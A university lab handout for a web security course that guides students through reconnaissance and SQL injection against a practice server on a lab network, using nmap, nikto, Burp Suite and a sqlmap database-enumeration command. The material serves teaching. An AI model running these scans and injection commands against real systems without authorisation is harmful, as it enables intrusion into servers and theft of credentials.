Lab for Lecture 9 –

Web Security II – SQL Injection

Your tasks: 1) follow the instructions to complete the lab. 2) Answer the questions asked in the lab instructions (Questions are underlined).

Overview

In this lab, we will try to penetrate a web server called Freshly and obtain a username and the corresponding password on the server. We will use not only SQL injection but also various techniques we have seen in previous weeks.

Step 1: Reconnaissance

Use nmap to scan the ports on the Freshly machine:


```
sudo nmap 172.21.x.49 -sV  #x value depends on your network
```

You should see some ports which are open.

Answer:

Answer


Our IP address: 172.20.4.1



Take a screenshot. Which ports are open on the Freshly machine?

Answer:


Answer



Since Freshly is a web server, you can enter its IP address in your browser and connect with it.

Answer:


Answer



One of the open ports is 443, which means the web server accepts https connection. Try to connect with


https://172.21.x.49


Your browser may give warnings (**Why?**), but you can ignore it and click "Advance…" and proceed to the web page. You will see the following page:



Click the link on that page, which will redirect you to a wordpress web page. What can you learn from this page?

Answer:






Another open port is 8080. You can try to connect to Freshly using that port by entering the following address in your browser:

172.21.x.49:8080

You will find a similar page as above.

Answer:



Next, we use nikto, a web vulnerability scanner, to scan the web server. Issue the following command from Kali (note that if you don't supply a port number, it will scan port 80 by default):


```
sudo nikto -host 172.21.x.49
```


Take a screenshot of the scan result. What can you learn from the scan result?

Explore the directories in the scan result. First, try

172.21.x.49/phpmyadmin


Answer:






Unfortunately we don't know the log in credentials for this web page. Now, try another directory:

172.21.x.49/login.php




Answer:



Now this page looks like it was put up with little effort by a lazy web developer. If you right click and "View Page Source", you will see a few lines of very simple code. Maybe there are vulnerabilities here! From the source code, you can see that the request method is "post". From last week's lecture/lab, we know that the data won't be included in the url.


Step 2: Obtain the databases

Let's try sqlmap from "03 – Web Application Analysis".




Looking through the parameters, options and explanations of sqlmap, you will see that you need to supply "-u URL" of the target, which you already know, as well as "--data=DATA" if the request method is post. If you are familiar with html and the post method, you can probably guess the format of data from the source code of the web page. If you are not sure, you can use some tools to capture the network traffic and see what's sent through. Again, let's use Burp Suite. Search burpsuite and launch it:


You may see some warnings. Ignore them, use default settings and launch the application. Burp uses a local proxy to capture the traffic. You can see the settings under Proxy -> Options.




Now, go to Preferences (in the hamburger menu on the right hand side) on your Firefox browser, search "proxy".




In the settings, choose manual configuration, use the IP address 127.0.0.1 and port 8080. Then click Ok. Now, make sure Burpsuit has its intercept on.



Back to the log in page. Enter you name and some password (doesn't matter what you enter here, it's going to be incorrect anyway). Click Submit.



Then you will see the traffic under the Intercept tab in Burp. The circled text is the data.



Take a screenshot of the above (which should contain your name after "user=").

Copy the circled data above.

Important: now, change the proxy settings on your Firefox browser back to "No proxy".

Now, back to sqlmap. Enter the following command (**be careful about single dash and double dashes, if errors happen, try to type the double quotes instead of copy-and-paste**), where you paste the data after "--data=" (no space between "--" and "data"):

sudo sqlmap -u "http://172.21.x.49/login.php" --data="user=yourname&password=somepassword&s=Submit" --level=5 --risk=3 --dbs

